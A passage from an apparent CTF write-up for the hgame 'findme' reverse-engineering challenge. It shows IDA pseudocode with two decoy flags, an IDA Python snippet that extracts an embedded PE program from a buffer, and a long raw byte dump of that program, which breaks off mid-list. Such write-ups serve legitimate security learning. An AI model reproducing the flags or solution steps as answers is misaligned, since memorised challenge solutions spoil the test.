<div style="position: absolute;bottom: 0;width: 99%;"><p align="center" style="font:italic 15px Georgia,serif;color:white;"> Syclover @ cl4y</p></div>\r\n
\r\n
\r\n
\t\t\t<body background='./image/background.jpg' style='background-repeat:no-repeat ;background-size:100% 100%; background-attachment: fixed;'>\r\n
\t\t\t\t<br><br><br>\r\n
\t\t\t\t<h1 style='font-family:verdana;color:red;text-align:center;font-size:40px;'>NO! Not this! Click others~~~</h1>\r\n
\t\t\t\t</br>\r\n
\t\t\t</body>\t\t\t\r\n
\t\t\t\t\r\n
\r\n
</body>\r\n
```

Reverse

findme

ida打开

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  sub_140001010("hgame{It_is_a_fake_flag!HaHaHa}\n");
  sub_140001010("you should try to decrypt it:\n");
  sub_140001010("aGdhbWV7SXRfaXNfYWxzb19hX2Zha2VfZmxhZyFIYUhhSGFIYX0=");
  puts(Buffer);
  return 0;
}
```

两个假的flag，d点开Buffet看下，发现是个MZ开头的程序，提取数据

```
addr =0x0140004040
end = 0x014000D8DF
flag = []
for i in range(addr, end, 4):
    c = get_wide_byte(i)
    flag.append(c)

print(flag)
```

再处理下

```
aa=[77, 90, 144, 0, 3, 0, 0, 0, 4, 0, 0, 0, 255, 255, 0, 0, 184, 0, 0, 0, 0, 0,
0, 0, 64, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 248, 0, 0, 0, 14, 31, 186, 14, 0, 180, 9,
205, 33, 184, 1, 76, 205, 33, 84, 104, 105, 115, 32, 112, 114, 111, 103, 114,
97, 109, 32, 99, 97, 110, 110, 111, 116, 32, 98, 101, 32, 114, 117, 110, 32,
105, 110, 32, 68, 79, 83, 32, 109, 111, 100, 101, 46, 13, 13, 10, 36, 0, 0, 0,
0, 0, 0, 0, 232, 57, 7, 116, 172, 88, 105, 39, 172, 88, 105, 39, 172, 88, 105,
39, 165, 32, 250, 39, 166, 88, 105, 39, 8, 38, 104, 38, 175, 88, 105, 39, 8, 38,
108, 38, 191, 88, 105, 39, 8, 38, 109, 38, 160, 88, 105, 39, 8, 38, 106, 38,
173, 88, 105, 39, 127, 42, 104, 38, 174, 88, 105, 39, 172, 88, 104, 39, 158, 88,
105, 39, 181, 39, 96, 38, 173, 88, 105, 39, 181, 39, 150, 39, 173, 88, 105, 39,
181, 39, 107, 38, 173, 88, 105, 39, 82, 105, 99, 104, 172, 88, 105, 39, 0, 0, 0,
0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 80, 69, 0, 0, 76, 1, 5, 0, 97, 219, 200,
101, 0, 0, 0, 0, 0, 0, 0, 0, 224, 0, 2, 1, 11, 1, 14, 36, 0, 16, 0, 0, 0, 22, 0,
0, 0, 0, 0, 0, 126, 20, 0, 0, 0, 16, 0, 0, 0, 32, 0, 0, 0, 0, 64, 0, 0, 16, 0,
0, 0, 2, 0, 0, 6, 0, 0, 0, 0, 0, 0, 0, 6, 0, 0, 0, 0, 0, 0, 0, 0, 96, 0, 0, 0,
4, 0, 0, 0, 0, 0, 0, 3, 0, 64, 129, 0, 0, 16, 0, 0, 16, 0, 0, 0, 0, 16, 0, 0,
16, 0, 0, 0, 0, 0, 0, 16, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 76, 38, 0, 0, 160, 0,
0, 0, 0, 64, 0, 0, 224, 1, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0, 80, 0, 0, 136, 1, 0, 0, 48, 34, 0, 0, 112, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 112, 33, 0, 0, 64, 0, 0, 0, 0,
0, 0, 0, 0, 0, 0, 0, 0, 32, 0, 0, 200, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 46, 116, 101, 120, 116, 0, 0, 0, 180, 14,
0, 0, 0, 16, 0, 0, 0, 16, 0, 0, 0, 4, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
32, 0, 0, 96, 46, 114, 100, 97, 116, 97, 0, 0, 244, 11, 0, 0, 0, 32, 0, 0, 0,
12, 0, 0, 0, 20, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 64, 0, 0, 64, 46,
100, 97, 116, 97, 0, 0, 0, 200, 4, 0, 0, 0, 48, 0, 0, 0, 2, 0, 0, 0, 32, 0, 0,
0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 64, 0, 0, 192, 46, 114, 115, 114, 99, 0, 0,
0, 224, 1, 0, 0, 0, 64, 0, 0, 0, 2, 0, 0, 0, 34, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0, 0, 0, 0, 64, 0, 0, 64, 46, 114, 101, 108, 111, 99, 0, 0, 136, 1, 0, 0, 0, 80,
0, 0, 0, 2, 0, 0, 0, 36, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 64, 0, 0, 66,
0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0, 0, 0, 0, 184, 184, 52, 64, 0, 195, 184, 176, 52, 64, 0, 195, 85, 139, 236,
86, 139, 117, 8, 106, 1, 255, 21, 184, 32, 64, 0, 89, 141, 77, 12, 81, 106, 0,
86, 80, 232, 215, 255, 255, 255, 255, 112, 4, 255, 48, 255, 21, 180, 32, 64, 0,
131, 196, 24, 94, 93, 195, 85, 139, 236, 86, 139, 117, 8, 106, 0, 255, 21, 184,
32, 64, 0, 89, 141, 77, 12, 81, 106, 0, 86, 80, 232, 175, 255, 255, 255, 255,
112, 4, 255, 48, 255, 21, 176, 32, 64, 0, 131, 196, 24, 94, 93, 195, 85, 139,
236, 129, 236, 0, 4, 0, 0, 83, 86, 87, 116, 3, 117, 1, 199, 51, 246, 141, 133,
0, 252, 255, 255, 104, 0, 4, 0, 0, 86, 80, 232, 19, 13, 0, 0, 131, 196, 12, 139,
206, 138, 193, 51, 210, 246, 216, 136, 129, 144, 51, 64, 0, 139, 193, 247, 117,
8, 15, 182, 130, 32, 48, 64, 0, 137, 132, 141, 0, 252, 255, 255, 65, 129, 249,
0, 1, 0, 0, 124, 216, 116, 3, 117, 1, 199, 51, 219, 139, 243, 138, 150, 144, 51,
64, 0, 139, 140, 181, 0, 252, 255, 255, 15, 182, 194, 3, 200, 3, 217, 129, 227,
255, 0, 0, 128, 121, 8, 75, 129, 203, 0, 255, 255, 255, 67, 138, 131, 144, 51,
64, 0, 136, 134, 144, 51, 64, 0, 70, 136, 147, 144, 51, 64, 0, 129, 254, 0, 1,
0, 0, 124, 193, 116, 3, 117, 1, 199, 95, 94, 91, 201, 195, 85, 139, 236, 83, 86,
87, 116, 3, 117, 1, 199, 116, 3, 117, 1, 199, 51, 219, 139, 251, 57, 93, 8, 118,
97, 51, 246, 67, 129, 227, 255, 0, 0, 128, 121, 8, 75, 129, 203, 0, 255, 255,
255, 67, 138, 139, 144, 51, 64, 0, 15, 182, 209, 3, 242, 129, 230, 255, 0, 0,
128, 121, 8, 78, 129, 206, 0, 255, 255, 255, 70, 138, 134, 144, 51, 64, 0, 136,
131, 144, 51, 64, 0, 136, 142, 144, 51, 64, 0, 185, 144, 52, 64, 0, 15, 182,
131, 144, 51, 64, 0, 3, 194, 15, 182, 192, 43, 200, 138, 1, 0, 135, 144, 52, 64,
0, 71, 59, 125, 8, 114, 161, 116, 3, 117, 1, 199, 95, 94, 91, 93, 195, 85, 139,
236, 81, 83, 86, 87, 116, 3, 117, 1, 199, 104, 8, 33, 64, 0, 232, 102, 254, 255,
255, 199, 4, 36, 144, 52, 64, 0, 104, 28, 33, 64, 0, 232, 131, 254, 255, 255,
89, 89, 185, 32, 48, 64, 0, 141, 81, 1, 138, 1, 65, 132, 192, 117, 249, 43, 202,
137, 77, 252, 116, 3, 117, 1, 199, 255, 117, 252, 232, 142, 254, 255, 255, 89,
185, 144, 52, 64, 0, 141, 81, 1, 138, 1, 65, 132, 192, 117, 249, 43, 202, 81,
232, 26, 255, 255, 255, 89, 116, 3, 117, 1, 199, 51, 201, 138, 129, 144, 52, 64,
0, 58, 129, 72, 33, 64, 0, 117, 29, 65, 131, 249, 32, 124, 236, 116, 3, 117, 1,
199, 104, 52, 33, 64, 0, 232, 239, 253, 255, 255, 89, 116, 3, 117, 1, 199, 235,
11, 104, 36, 33, 64, 0, 232, 221, 253, 255, 255, 89, 95, 94, 51, 192, 91, 201,
195, 86, 106, 1, 232, 115, 11, 0, 0, 232, 52, 5, 0, 0, 80, 232, 158, 11, 0, 0,
232, 34, 5, 0, 0, 139, 240, 232, 194, 11, 0, 0, 106, 1, 137, 48, 232, 216, 2, 0,
0, 131, 196, 12, 94, 132, 192, 116, 115, 219, 226, 232, 68, 7, 0, 0, 104, 222,
25, 64, 0, 232, 76, 4, 0, 0, 232, 247, 4, 0, 0, 80, 232, 59, 11, 0, 0, 89, 89,
133, 192, 117, 81, 232, 240, 4, 0, 0, 232, 59, 5, 0, 0, 133, 192, 116, 11, 104,
113, 23, 64, 0, 232, 23, 11, 0, 0, 89, 232, 7, 5, 0, 0, 232, 2, 5, 0, 0, 232,
220, 4, 0, 0, 232, 187, 4, 0, 0, 80, 232, 80, 11, 0, 0, 89, 232, 200, 4, 0, 0,
132, 192, 116, 5, 232, 249, 10, 0, 0, 232, 161, 4, 0, 0, 232, 44, 6, 0, 0, 133,
192, 117, 1, 195, 106, 7, 232, 5, 5, 0, 0, 204, 232, 202, 4, 0, 0, 51, 192, 195,
232, 89, 6, 0, 0, 232, 125, 4, 0, 0, 80, 232, 24, 11, 0, 0, 89, 195, 106, 20,
104, 16, 38, 64, 0, 232, 8, 7, 0, 0, 106, 1, 232, 239, 1, 0, 0, 89, 132, 192,
15, 132, 80, 1, 0, 0, 50, 219, 136, 93, 231, 131, 101, 252, 0, 232, 166, 1, 0,
0, 136, 69, 220, 161, 48, 48, 64, 0, 51, 201, 65, 59, 193, 15, 132, 47, 1, 0, 0,
133, 192, 117, 73, 137, 13, 48, 48, 64, 0, 104, 232, 32, 64, 0, 104, 220, 32,
64, 0, 232, 132, 10, 0, 0, 89, 89, 133, 192, 116, 17, 199, 69, 252, 254, 255,
255, 255, 184, 255, 0, 0, 0, 233, 239, 0, 0, 0, 104, 216, 32, 64, 0, 104, 208,
32, 64, 0, 232, 88, 10, 0, 0, 89, 89, 199, 5, 48, 48, 64, 0, 2, 0, 0, 0, 235, 5,
138, 217, 136, 93, 231, 255, 117, 220, 232, 191, 2, 0, 0, 89, 232, 65, 4, 0, 0,
139, 240, 51, 255, 57, 62, 116, 27, 86, 232, 23, 2, 0, 0, 89, 132, 192, 116, 16,
139, 54, 87, 106, 2, 87, 139, 206, 255, 21, 200, 32, 64, 0, 255, 214, 232, 31,
4, 0, 0, 139, 240, 57, 62, 116, 19, 86, 232, 241, 1, 0, 0, 89, 132, 192, 116, 8,
255, 54, 232, 45, 10, 0, 0, 89, 232, 235, 9, 0, 0, 139, 248, 232, 14, 10, 0, 0,
139, 48, 232, 1, 10, 0, 0, 87, 86, 255, 48, 232, 154, 253, 255, 255, 131, 196,
12, 139, 240, 232, 6, 5, 0, 0, 132, 192, 116, 107, 132, 219, 117, 5, 232, 237,
9, 0, 0, 106, 0, 106, 1, 232, 89, 2, 0, 0, 89, 89, 199, 69, 252, 254, 255, 255,
255, 139, 198, 235, 53, 139, 77, 236, 139, 1, 139, 0, 137, 69, 224, 81, 80, 232,
120, 9, 0, 0, 89, 89, 195, 139, 101, 232, 232, 199, 4, 0, 0, 132, 192, 116, 50,
128, 125, 231, 0, 117, 5, 232, 178, 9, 0, 0, 199, 69, 252, 254, 255, 255, 255,
139, 69, 224, 139, 77, 240, 100, 137, 13, 0, 0, 0, 0, 89, 95, 94, 91, 201, 195,
106, 7, 232, 119, 3, 0, 0, 86, 232, 103, 9, 0, 0, 255, 117, 224, 232, 101, 9, 0,
0, 204, 232, 163, 2, 0, 0, 233, 116, 254, 255, 255, 85, 139, 236, 139, 69, 8,
86, 139, 72, 60, 3, 200, 15, 183, 65, 20, 141, 81, 24, 3, 208, 15, 183, 65, 6,
107, 240, 40, 3, 242, 59, 214, 116, 25, 139, 77, 12, 59, 74, 12, 114, 10, 139,
66, 8, 3, 66, 12, 59, 200, 114, 12, 131, 194, 40, 59, 214, 117, 234, 51, 192,
94, 93, 195, 139, 194, 235, 249, 86, 232, 134, 7, 0, 0, 133, 192, 116, 32, 100,
161, 24, 0, 0, 0, 190, 52, 48, 64, 0, 139, 80, 4, 235, 4, 59, 208, 116, 16, 51,
192, 139, 202, 240, 15, 177, 14, 133, 192, 117, 240, 50, 192, 94, 195, 176, 1,
94, 195, 85, 139, 236, 131, 125, 8, 0, 117, 7, 198, 5, 56, 48, 64, 0, 1, 232,
113, 5, 0, 0, 232, 114, 2, 0, 0, 132, 192, 117, 4, 50, 192, 93, 195, 232, 101,
2, 0, 0, 132, 192, 117, 10, 106, 0, 232, 90, 2, 0, 0, 89, 235, 233, 176, 1, 93,
195, 85, 139, 236, 128, 61, 57, 48, 64, 0, 0, 116, 4, 176, 1, 93, 195, 86, 139,
117, 8, 133, 246, 116, 5, 131, 254, 1, 117, 98, 232, 255, 6, 0, 0, 133, 192,
116, 38, 133, 246, 117, 34, 104, 60, 48, 64, 0, 232, 179, 8, 0, 0, 89, 133, 192,
117, 15, 104, 72, 48, 64, 0, 232, 164, 8, 0, 0, 89, 133, 192, 116, 43, 50, 192,
235, 48, 131, 201, 255, 137, 13, 60, 48, 64, 0, 137, 13, 64, 48, 64, 0, 137, 13,
68, 48, 64, 0, 137, 13, 72, 48, 64, 0, 137, 13, 76, 48, 64, 0, 137, 13, 80, 48,
64, 0, 198, 5, 57, 48, 64, 0, 1, 176, 1, 94, 93, 195, 106, 5, 232, 41, 2, 0, 0,
204, 106, 8, 104, 48, 38, 64, 0, 232, 70, 4, 0, 0, 131, 101, 252, 0, 184, 77,
90, 0, 0, 102, 57, 5, 0, 0, 64, 0, 117, 93, 161, 60, 0, 64, 0, 129, 184, 0, 0,
64, 0, 80, 69, 0, 0, 117, 76, 185, 11, 1, 0, 0, 102, 57, 136, 24, 0, 64, 0, 117,
62, 139, 69, 8, 185, 0, 0, 64, 0, 43, 193, 80, 81, 232, 124, 254, 255, 255, 89,
89, 133, 192, 116, 39, 131, 120, 36, 0, 124, 33, 199, 69, 252, 254, 255, 255,
255, 176, 1, 235, 31, 139, 69, 236, 139, 0, 51, 201, 129, 56, 5, 0, 0, 192, 15,
148, 193, 139, 193, 195, 139, 101, 232, 199, 69, 252, 254, 255, 255, 255, 50,
192, 139, 77, 240, 100, 137, 13, 0, 0, 0, 0, 89, 95, 94, 91, 201, 195, 85, 139,
236, 232, 254, 5, 0, 0, 133, 192, 116, 15, 128, 125, 8, 0, 117, 9, 51, 192, 185,
52, 48, 64, 0, 135, 1, 93, 195, 85, 139, 236, 128, 61, 56, 48, 64, 0, 0, 116, 6,
128, 125, 12, 0, 117, 18, 255, 117, 8, 232, 1, 1, 0, 0, 255, 117, 8, 232, 249,
0, 0, 0, 89, 89, 176, 1, 93, 195, 85, 139, 236, 131, 61, 60, 48, 64, 0, 255,
255, 117, 8, 117, 7, 232, 127, 7, 0, 0, 235, 11, 104, 60, 48, 64, 0, 232, 109,
7, 0, 0, 89, 247, 216, 89, 27, 192, 247, 208, 35, 69, 8, 93, 195, 85, 139, 236,
255, 117, 8, 232, 200, 255, 255, 255, 247, 216, 89, 27, 192, 247, 216, 72, 93,
195, 85, 139, 236, 131, 236, 20, 131, 101, 244, 0, 141, 69, 244, 131, 101, 248,
0, 80, 255, 21, 12, 32, 64, 0, 139, 69, 248, 51, 69, 244, 137, 69, 252, 255, 21,
8, 32, 64, 0, 49, 69, 252, 255, 21, 4, 32, 64, 0, 49, 69, 252, 141, 69, 236, 80,
255, 21, 40, 32, 64, 0, 139, 69, 240, 141, 77, 252, 51, 69, 236, 51, 69, 252,
51, 193, 201, 195, 139, 13, 24, 48, 64, 0, 86, 87, 191, 78, 230, 64, 187, 190,
0, 0, 255, 255, 59, 207, 116, 4, 133, 206, 117, 38, 232, 148, 255, 255, 255,
139, 200, 59, 207, 117, 7, 185, 79, 230, 64, 187, 235, 14, 133, 206, 117, 10,
13, 17, 71, 0, 0, 193, 224, 16, 11, 200, 137, 13, 24, 48, 64, 0, 247, 209, 95,
137, 13, 20, 48, 64, 0, 94, 195, 51, 192, 195, 51, 192, 64, 195, 184, 0, 64, 0,
0, 195, 104, 88, 48, 64, 0, 255, 21, 16, 32, 64, 0, 195, 176, 1, 195, 104, 0, 0,
3, 0, 104, 0, 0, 1, 0, 106, 0, 232, 146, 6, 0, 0, 131, 196, 12, 133, 192, 117,
1, 195, 106, 7, 232, 57, 0, 0, 0, 204, 194, 0, 0, 232, 74, 248, 255, 255, 139,
72, 4, 131, 8, 36, 137, 72, 4, 232, 66, 248, 255, 255, 139, 72, 4, 131, 8, 2,
137, 72, 4, 195, 51, 192, 57, 5, 4, 48, 64, 0, 15, 148, 192, 195, 184, 196, 52,
64, 0, 195, 184, 192, 52, 64, 0, 195, 85, 139, 236, 129, 236, 36, 3, 0, 0, 83,
106, 23, 255, 21, 0, 32, 64, 0, 133, 192, 116, 5, 139, 77, 8, 205, 41, 106, 3,
232, 162, 1, 0, 0, 199, 4, 36, 204, 2, 0, 0, 141, 133, 220, 252, 255, 255, 106,
0, 80, 232, 131, 5, 0, 0, 131, 196, 12, 137, 133, 140, 253, 255, 255, 137, 141,
136, 253, 255, 255, 137, 149, 132, 253, 255, 255, 137, 157, 128, 253, 255, 255,
137, 181, 124, 253, 255, 255, 137, 189, 120, 253, 255, 255, 102, 140, 149, 164,
253, 255, 255, 102, 140, 141, 152, 253, 255, 255, 102, 140, 157, 116, 253, 255,
255, 102, 140, 133, 112, 253, 255, 255, 102, 140, 165, 108, 253, 255, 255, 102,
140, 173, 104, 253, 255, 255, 156, 143, 133, 156, 253, 255, 255, 139, 69, 4,
137, 133, 148, 253, 255, 255, 141, 69, 4, 137, 133, 160, 253, 255, 255, 199,
133, 220, 252, 255, 255, 1, 0, 1, 0, 139, 64, 252, 106, 80, 137, 133, 144, 253,
255, 255, 141, 69, 168, 106, 0, 80, 232, 249, 4, 0, 0, 139, 69, 4, 131, 196, 12,
199, 69, 168, 21, 0, 0, 64, 199, 69, 172, 1, 0, 0, 0, 137, 69, 180, 255, 21, 20,
32, 64, 0, 106, 0, 141, 88, 255, 247, 219, 141, 69, 168, 137, 69, 248, 141, 133,
220, 252, 255, 255, 26, 219, 137, 69, 252, 254, 195, 255, 21, 44, 32, 64, 0,
141, 69, 248, 80, 255, 21, 24, 32, 64, 0, 133, 192, 117, 12, 132, 219, 117, 8,
106, 3, 232, 173, 0, 0, 0, 89, 91, 201, 195, 233, 107, 254, 255, 255, 106, 0,
255, 21, 36, 32, 64, 0, 133, 192, 116, 51, 185, 77, 90, 0, 0, 102, 57, 8, 117,
41, 139, 72, 60, 3, 200, 129, 57, 80, 69, 0, 0, 117, 28, 184, 11, 1, 0, 0, 102,
57, 65, 24, 117, 17, 131, 121, 116, 14, 118, 11, 131, 185, 232, 0, 0, 0, 0, 15,
149, 192, 195, 50, 192, 195, 104, 84, 25, 64, 0, 255, 21, 44, 32, 64, 0, 195,
85, 139, 236, 86, 87, 139, 125, 8, 139, 55, 129, 62, 99, 115, 109, 224, 117, 37,
131, 126, 16, 3, 117, 31, 139, 70, 20, 61, 32, 5, 147, 25, 116, 29, 61, 33, 5,
147, 25, 116, 22, 61, 34, 5, 147, 25, 116, 15, 61, 0, 64, 153, 1, 116, 8, 95,
51, 192, 94, 93, 194, 4, 0, 232, 252, 3, 0, 0, 137, 48, 139, 119, 4, 232, 248,
3, 0, 0, 137, 48, 232, 141, 4, 0, 0, 204, 131, 37, 96, 48, 64, 0, 0, 195, 83,
86, 190, 0, 38, 64, 0, 187, 0, 38, 64, 0, 59, 243, 115, 25, 87, 139, 62, 133,
255, 116, 10, 139, 207, 255, 21, 200, 32, 64, 0, 255, 215, 131, 198, 4, 59, 243,
114, 233, 95, 94, 91, 195, 83, 86, 190, 8, 38, 64, 0, 187, 8, 38, 64, 0, 59,
243, 115, 25, 87, 139, 62, 133, 255, 116, 10, 139, 207, 255, 21, 200, 32, 64, 0,
255, 215, 131, 198, 4, 59, 243, 114, 233, 95, 94, 91, 195, 204, 204, 204, 204,
204, 204, 104, 85, 26, 64, 0, 100, 255, 53, 0, 0, 0, 0, 139, 68, 36, 16, 137,
108, 36, 16, 141, 108, 36, 16, 43, 224, 83, 86, 87, 161, 24, 48, 64, 0, 49, 69,
252, 51, 197, 80, 137, 101, 232, 255, 117, 248, 139, 69, 252, 199, 69, 252, 254,
255, 255, 255, 137, 69, 248, 141, 69, 240, 100, 163, 0, 0, 0, 0, 195, 85, 139,
236, 86, 139, 117, 8, 255, 54, 232, 217, 3, 0, 0, 255, 117, 20, 137, 6, 255,
117, 16, 255, 117, 12, 86, 104, 100, 28, 64, 0, 104, 24, 48, 64, 0, 232, 40, 3,
0, 0, 131, 196, 28, 94, 93, 195, 85, 139, 236, 131, 37, 100, 48, 64, 0, 0, 131,
236, 36, 131, 13, 16, 48, 64, 0, 1, 106, 10, 255, 21, 0, 32, 64, 0, 133, 192,
15, 132, 172, 1, 0, 0, 131, 101, 240, 0, 51, 192, 83, 86, 87, 51, 201, 141, 125,
220, 83, 15, 162, 139, 243, 91, 144, 137, 7, 137, 119, 4, 137, 79, 8, 51, 201,
137, 87, 12, 139, 69, 220, 139, 125, 224, 137, 69, 244, 129, 247, 71, 101, 110,
117, 139, 69, 232, 53, 105, 110, 101, 73, 137, 69, 252, 139, 69, 228, 53, 110,
116, 101, 108, 137, 69, 248, 51, 192, 64, 83, 15, 162, 139, 243, 91, 144, 141,
93, 220, 137, 3, 139, 69, 252, 11, 69, 248, 11, 199, 137, 115, 4, 137, 75, 8,
137, 83, 12, 117, 67, 139, 69, 220, 37, 240, 63, 255, 15, 61, 192, 6, 1, 0, 116,
35, 61, 96, 6, 2, 0, 116, 28, 61, 112, 6, 2, 0, 116, 21, 61, 80, 6, 3, 0, 116,
14, 61, 96, 6, 3, 0, 116, 7, 61, 112, 6, 3, 0, 117, 17, 139, 61, 104, 48, 64, 0,
131, 207, 1, 137, 61, 104, 48, 64, 0, 235, 6, 139, 61, 104, 48, 64, 0, 139, 77,
228, 106, 7, 88, 137, 77, 252, 57, 69, 244, 124, 48, 51, 201, 83, 15, 162, 139,
243, 91, 144, 141, 93, 220, 137, 3, 137, 115, 4, 137, 75, 8, 139, 77, 252, 137,
83, 12, 139, 93, 224, 247, 195, 0, 2, 0, 0, 116, 14, 131, 207, 2, 137, 61, 104,
48, 64, 0, 235, 3, 139, 93, 240, 161, 16, 48, 64, 0, 131, 200, 2, 199, 5, 100,
48, 64, 0, 1, 0, 0, 0, 163, 16, 48, 64, 0, 247, 193, 0, 0, 16, 0, 15, 132, 147,
0, 0, 0, 131, 200, 4, 199, 5, 100, 48, 64, 0, 2, 0, 0, 0, 163, 16, 48, 64, 0,
247, 193, 0, 0, 0, 8, 116, 121, 247, 193, 0, 0, 0, 16, 116, 113, 51, 201, 15, 1,
208, 137, 69, 236, 137, 85, 240, 139, 69, 236, 139, 77, 240, 106, 6, 94, 35,
198, 59, 198, 117, 87, 161, 16, 48, 64, 0, 131, 200, 8, 199, 5, 100, 48, 64, 0,
3, 0, 0, 0, 163, 16, 48, 64, 0, 246, 195, 32, 116, 59, 131, 200, 32, 199, 5,
100, 48, 64, 0, 5, 0, 0, 0, 163, 16, 48, 64, 0, 184, 0, 0, 3, 208, 35, 216, 59,
216, 117, 30, 139, 69, 236, 186, 224, 0, 0, 0, 139, 77, 240, 35, 194, 59, 194,
117, 13, 131, 13, 16, 48, 64, 0, 64, 137, 53, 100, 48, 64, 0, 95, 94, 91, 51,
192, 201, 195, 51, 192, 57, 5, 28, 48, 64, 0, 15, 149, 192, 195, 59, 13, 24, 48,
64, 0, 117, 1, 195, 233, 40, 0, 0, 0, 85, 139, 236, 106, 0, 255, 21, 44, 32, 64,
0, 255, 117, 8, 255, 21, 24, 32, 64, 0, 104, 9, 4, 0, 192, 255, 21, 32, 32, 64,
0, 80, 255, 21, 28, 32, 64, 0, 93, 195, 85, 139, 236, 129, 236, 36, 3, 0, 0,
106, 23, 255, 21, 0, 32, 64, 0, 133, 192, 116, 5, 106, 2, 89, 205, 41, 163, 112,
49, 64, 0, 137, 13, 108, 49, 64, 0, 137, 21, 104, 49, 64, 0, 137, 29, 100, 49,
64, 0, 137, 53, 96, 49, 64, 0, 137, 61, 92, 49, 64, 0, 102, 140, 21, 136, 49,
64, 0, 102, 140, 13, 124, 49, 64, 0, 102, 140, 29, 88, 49, 64, 0, 102, 140, 5,
84, 49, 64, 0, 102, 140, 37, 80, 49, 64, 0, 102, 140, 45, 76, 49, 64, 0, 156,
143, 5, 128, 49, 64, 0, 139, 69, 0, 163, 116, 49, 64, 0, 139, 69, 4, 163, 120,
49, 64, 0, 141, 69, 8, 163, 132, 49, 64, 0, 139, 133, 220, 252, 255, 255, 199,
5, 192, 48, 64, 0, 1, 0, 1, 0, 161, 120, 49, 64, 0, 163, 124, 48, 64, 0, 199, 5,
112, 48, 64, 0, 9, 4, 0, 192, 199, 5, 116, 48, 64, 0, 1, 0, 0, 0, 199, 5, 128,
48, 64, 0, 1, 0, 0, 0, 106, 4, 88, 107, 192, 0, 199, 128, 132, 48, 64, 0, 2, 0,
0, 0, 106, 4, 88, 107, 192, 0, 139, 13, 24, 48, 64, 0, 137, 76, 5, 248, 106, 4,
88, 193, 224, 0, 139, 13, 20, 48, 64, 0, 137, 76, 5, 248, 104, 0, 33, 64, 0,
232, 224, 254, 255, 255, 201, 195, 255, 37, 56, 32, 64, 0, 255, 37, 52, 32, 64,
0, 255, 37, 60, 32, 64, 0, 255, 37, 64, 32, 64, 0, 255, 37, 124, 32, 64, 0, 255,
37, 168, 32, 64, 0, 255, 37, 88, 32, 64, 0, 255, 37, 164, 32, 64, 0, 255, 37,
160, 32, 64, 0, 255, 37, 156, 32, 64, 0, 255, 37, 152, 32, 64, 0, 255, 37, 148,
32, 64, 0, 255, 37, 144, 32, 64, 0, 255, 37, 96, 32, 64, 0, 255, 37, 192, 32,
64, 0, 255, 37, 132, 32, 64, 0, 255, 37, 100, 32, 64, 0, 255, 37, 136, 32, 64,
0, 255, 37, 128, 32, 64, 0, 255, 37, 108, 32, 64, 0, 255, 37, 80, 32, 64, 0,
255, 37, 72, 32, 64, 0, 255, 37, 188, 32, 64, 0, 255, 37, 104, 32, 64, 0, 255,
37, 140, 32, 64, 0, 255, 37, 112, 32, 64, 0, 255, 37, 116, 32, 64, 0, 255, 37,
120, 32, 64, 0, 85, 139, 236, 81, 131, 61, 100, 48, 64, 0, 1, 124, 102, 129,
125, 8, 180, 2, 0, 192, 116, 9, 129, 125, 8, 181, 2, 0, 192, 117, 84, 15, 174,
93, 252, 139, 69, 252, 131, 240, 63, 168, 129, 116, 63, 169, 4, 2, 0, 0, 117, 7,
184, 142, 0, 0, 192, 201, 195, 169, 2, 1, 0, 0, 116, 42, 169, 8, 4, 0, 0, 117,
7, 184, 145, 0, 0, 192, 201, 195, 169, 16, 8, 0, 0, 117, 7, 184, 147, 0, 0, 192,
201, 195, 169, 32, 16, 0, 0, 117, 14, 184, 143, 0, 0, 192, 201, 195, 184, 144,
0, 0, 192, 201, 195, 139, 69, 8, 201, 195, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
